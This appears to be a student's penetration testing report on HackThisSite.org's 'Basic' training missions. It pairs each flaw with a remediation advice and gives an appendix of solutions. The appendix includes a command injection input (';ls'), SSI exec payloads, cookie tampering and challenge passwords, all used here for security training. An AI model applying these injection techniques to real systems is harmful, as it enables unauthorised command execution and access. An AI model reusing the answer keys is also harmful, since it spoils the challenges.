PENETRATION TESTING REPORT

Executive summary

This report details the results of a penetration testing challenge that was completed to identify vulnerabilities in the "Basic" web challenge from HackThisSite.org - https://www.hackthissite.org/missions/basic/. It also illustrates how web application vulnerabilities can be exploited and provides examples of how an attacker might compromise a web application, potentially leading to a breach of confidentiality, integrity, and availability that could result in business, financial or reputational loss for an organisation. The objective of the penetration testing report is to identify vulnerabilities associated with this web application, attempt to exploit these vulnerabilities, and provide recommendations for better securing the web application.

Overview of the web application tested

HackThisSite.org is an online platform that provides a legal and safe environment for individuals to improve their cyber security skills through a variety of challenges and Capture the Flag (CTF) events. Established in 2003, it is not just a website for hacker simulations but rather a community of like-minded individuals who are dedicated to sharing and gaining knowledge in ethical hacking, programming, and technical hobbies.

Key findings of the “Basic” web challenge

Level	Vulnerability description	Findings	Recommendation(s)
Basic Level 1	Hardcoded password	The password was hidden in plain text in the source code.	Passwords should never be stored in plaintext in the source code, they should be stored as a hashed value in a separate file or if not hashed, it should be kept in a properly encrypted file. Hashing is generally considered to be a more secure method of storage.
Basic Level 2	No password file	Without the presence of a password file, there is no password to verify and thus, submitting the form with an empty password field will allow for successful authentication.	As a best practice when testing a web application, it is recommended to always check for vulnerabilities by testing the application using empty fields, commonly

			used credentials and default login credentials.
Basic Level 3	Location of password hidden in source code	By exploring the directory or file path structure, an attacker can potentially retrieve the password. This can be done by visiting a specific URL, such as https://www.hackthissite.org/missions/basic/3/password.php, and viewing the page source to uncover the location of the password.	It is recommended to map out the directory structure of a web application when testing it. This way, you can get a better understanding of how the application works, and may even discover interesting or overlooked elements such as login pages.
Basic Level 4 & 5	Hardcoded credentials within application	By hardcoding your credentials within the application, the script for a web page can be manipulated to redirect a password to the desired recipient. When you view the web page source, you can identify the script actions and it can be modified to change the recipient of the password.	If the code is carried out on the client-side, sensitive information should not be included in the code to protect it from being accessed by unauthorised parties.
Basic Level 6	Weak encryption	An attacker can easily determine the type of encryption used. This is because the process involves incrementing the value of each character in the string by its position in the string, starting from 0, and then converting it back to a human-readable format from ASCII decimal. This predictable pattern can be easily recognised and exploited by an attacker.	One solution to this vulnerability is to use a stronger encryption method - **hashing**, and to keep changing the encryption key. Another solution is to add randomness - **salt**, to the encryption process, making it harder for an attacker to break it.
Basic Level 7	Command injection	After testing the functionality of the calendar system, you can	It is crucial to handle all information entered by users on a web application

		see that the web app is using a script (Perl) that takes the number you input and uses it to show a calendar for that year on the website. The script is using the command "cal -y" followed by the number you input as the year. To exploit this, you can use the “ls” command which lists out the current directory as show in Appendix Basic Level 7. An attacker can execute arbitrary commands on the host system.	with caution, as it should be considered potentially unsafe until verified. This means that the web application should check and sanitise the user input before executing it.
Basic Level 8 & 9	Server-side include (SSI) injection	When you input a test string, it writes it into a .shtml file. You can also tell that the files are being stored in the tmp directory, but the password file should be located in the directory above that. **Level 8:** By submitting a command “<!--#exec cmd="ls ../"-->”, we can see the directories and find the file that has the password. **Level 9:** By submitting command “<!--#exec cmd="ls ../../9"-->”, we can see the directories for level 9 and also locate the file with the password.	To secure against Server Side Include (SSI) injection attacks, user input should be validated and sanitised, a web application firewall (WAF) can be used, web servers and web applications should be kept up-to-date, web servers should be configured to not allow SSI execution within user-controlled directories, and proper file permissions should be set in case of an attacker gaining access.
Basic Level 10	Incorrect implementation of cookies	For this level, when you check the cookies by opening up the “Inspect Element” you can modify the cookie information	Using yes/no cookies for authentication is not a good method for authenticating users as they can be easily stolen


		"level10_authorized" cookie from no to yes as shown in Appendix Basic Level 10. This vulnerability could lead to a variety of security issues such as session hijacking, cross-site scripting, insecure storage of sensitive information, and misconfiguration.	or tampered with by attackers. Cookies are best used as a way to maintain a user's authenticated state after the initial authentication process has been completed, such as by using a password or other secure method. The cookies will store a session ID that is associated with the authenticated user on the server side, allowing the server to identify and grant access to the user without requiring them to re-enter their password.
Basic Level 11	Unprotected .htaccess files	The .htaccess file, which configures the Apache web server, has incorrect file permissions that allow it to be read by everyone. This poses a security vulnerability as it may contain sensitive information. Additionally, the .htaccess file contains information about a directory named "DaAnswer" which should not be publicly accessible but can be accessed by appending it to the current URL, indicating that the directory is inadequately protected and could be exploited by attackers to gain unauthorised access.	It is recommended to correct the file permissions on the .htaccess file to prevent unauthorised access and to ensure that the "DaAnswer" directory is properly protected by either removing the directory or implementing authentication and access controls.

Conclusion

In conclusion, the penetration testing report found several vulnerabilities in the "Basic" web challenge from HackThisSite.org. These vulnerabilities included hardcoded passwords, no password file, location of the password hidden in the source code, hardcoded credentials within the application, weak encryption and command injection. These vulnerabilities could potentially lead to a breach of confidentiality, integrity and availability that could result in business, financial or reputational loss for an organisation. The report provided recommendations for better securing the web application and highlighted the importance of proper web application security. It's important to note that regular penetration testing and vulnerability assessments can help you to identify and fix security vulnerabilities before they can be exploited by attackers.


Appendix

- **Basic Level 1**



```
<br>
" This level is what we call "The Idiot Test", if
you can't complete it, don't give up on learning
all you can, but, don't go begging to someone
else for the answer, thats one way to get you
hated/made fun of. Enter the password and you can
continue. "
<br>
<br>
<!-- the first few levels are extremely easy:
password is 37ef18fb -->
▶ <center>…</center>
▶ <center>…</center>
</td>
</tr>
```

- **Basic Level 3**




```
▼ <center>
    <b>Password:</b>
    <br>
  ▼ <form action="/missions/basic/3/index.php" method="post">
      <input type="hidden" name="file" value="password.php">
      <input type="password" name="password">
      <br>
      <br>
      <input type="submit" value="submit">
    </form>
  </center>
</center>
</td>
</tr>
</tbody>
</table>
</td>
</tr>
```


https://www.hackthissite.org/missions/basic/3/password.php

```
429ade19
```


- **Basic Level 4 & 5**



```
                password is long and complex, and Sam is often forgetful. So he wrote
                a script that would email his password to him automatically in case
                he forgot. Here is the script:"
                <br>
                <br>
              ▼ <center>
                ▼ <form action="/missions/basic/4/level4.php" method="post">
                    <input type="hidden" name="to" value="sam@hackthissite.org">
                    <input type="submit" value="Send password to Sam">
                  </form>
                </center>
                <br>
                <br>
              ▶ <center>…</center>
              </center>
            </td>
          </tr>
        </tbody>
      </table>
    </td>
  </tr>
```



```
          <br>
          "This time Sam hardcoded the password into the script. However, the
          password is long and complex, and Sam is often forgetful. So he wrote
          a script that would email his password to him automatically in case
          he forgot. Here is the script:"
          <br>
          <br>
        ▼ <center>
          ▼ <form action="/missions/basic/4/level4.php" method="post">
              <input type="hidden" name="to" value="myemail@yahoo.com">
              <input type="submit" value="Send password to Sam">
            </form>
          </center>
          <br>
          <br>
        ▶ <center>…</center>
```




Your password reminder

sam@hackthissite.org
To: [redacted]@yahoo.com

Sam,
Here is the password: '2bfb14fe'.

- **Basic Level 7**




Level 7

This time Network Security sam has saved the unencrypted level7 password in an obscurely named file saved in this very directory.


In other unrelated news, Sam has set up a script that returns the output from the UNIX cal command. Here is the script:

Enter the year you wish to view and hit 'view'.

;ls




```
      January 2023
Mon Tue Wed Thu Fri Sat Sun
                          1
  2   3   4   5   6   7   8
  9  10  11  12  13  14  15
 16  17  18  19  20  21  22
 23  24  25  26  27  28  29
 30  31


index.php
level7.php
cal.pl
.
..
k1kh31b1n55h.php
```



https://www.hackthissite.org/missions/basic/7/k1kh31b1n55h.php

```
825ead1a
```

- **Basic Level 8**




Level 8

Sam remains confident that an obscured password file is still the best idea, but he screwed up with the calendar program. Sam has saved the unencrypted password file in /var/www/hackthissite.org/html/missions/basic/8/


However, Sam's young daughter Stephanie has just learned to program in PHP. She's talented for her age, but she knows nothing about security. She recently learned about saving files, and she wrote a script to demonstrate her ability.

Enter your name: `<!--#exec cmd="ls ../"-->`



https://www.hackthissite.org/missions/basic/8/tmp/mjaqeuwo.shtml


```
Hi, au12ha39vc.php index.php level8.php tmp! Your name contains 39 characters.
```



https://www.hackthissite.org/missions/basic/8/au12ha39vc.php

```
d291c446
```

- **Basic Level 9**



Level 8

Sam remains confident that an obscured password file is still the best idea, but he screwed up with the calendar program. Sam has saved the unencrypted password file in /var/www/hackthissite.org/html/missions/basic/8/


However, Sam's young daughter Stephanie has just learned to program in PHP. She's talented for her age, but she knows nothing about security. She recently learned about saving files, and she wrote a script to demonstrate her ability.

Enter your name:

```
<!--#exec cmd="ls ../../9"-->
```



https://www.hackthissite.org/missions/basic/8/tmp/koutxlob.shtml

Hi, index.php p91e283zc3.php! Your name contains 24 characters.



https://www.hackthissite.org/missions/basic/9/p91e283zc3.php

738111e6

- **Basic Level 10**




Name	Value	Domain	Path	Expir...	Si...	Ht...
__htsCookieNotice	1	www.hackthissite.org	/missions/basic	2023-...	18	
level10_authorized	no	www.hackthissite.org	/missions/basic/10	Session	20	
__htsCookieNotice	1	www.hackthissite.org	/missions/basic/10	2023-...	18	
HackThisSite	t4icvjih5hv0bifn33re9hn104	www.hackthissite.org	/	2023-...	38	




Name	Value	Domain	Path	Expir...	Si...	Ht...	S..
__htsCookieNotice	1	www.hackthissite.org	/missions/basic	2023-...	18		
level10_authorized	yes	www.hackthissite.org	/missions/basic/10	Session	21		
__htsCookieNotice	1	www.hackthissite.org	/missions/basic/10	2023-...	18		
HackThisSite	t4icvjih5hv0bifn33re9hn104	www.hackthissite.org	/	2023-...	38		

- **Basic Level 11**


https://www.hackthissite.org/missions/basic/11/e/l/t/o/n/.htaccess
Import favourites
Google
Gmail
bitly
Diffchecker

```
IndexIgnore DaAnswer.* .htaccess
<Files .htaccess>
require all granted
</Files>
```


https://www.hackthissite.org/missions/basic/11/e/l/t/o/n/DaAnswer
Import favourites
Google
Gmail
bitly
Diffchecker

The answer is easy! Just look a little harder.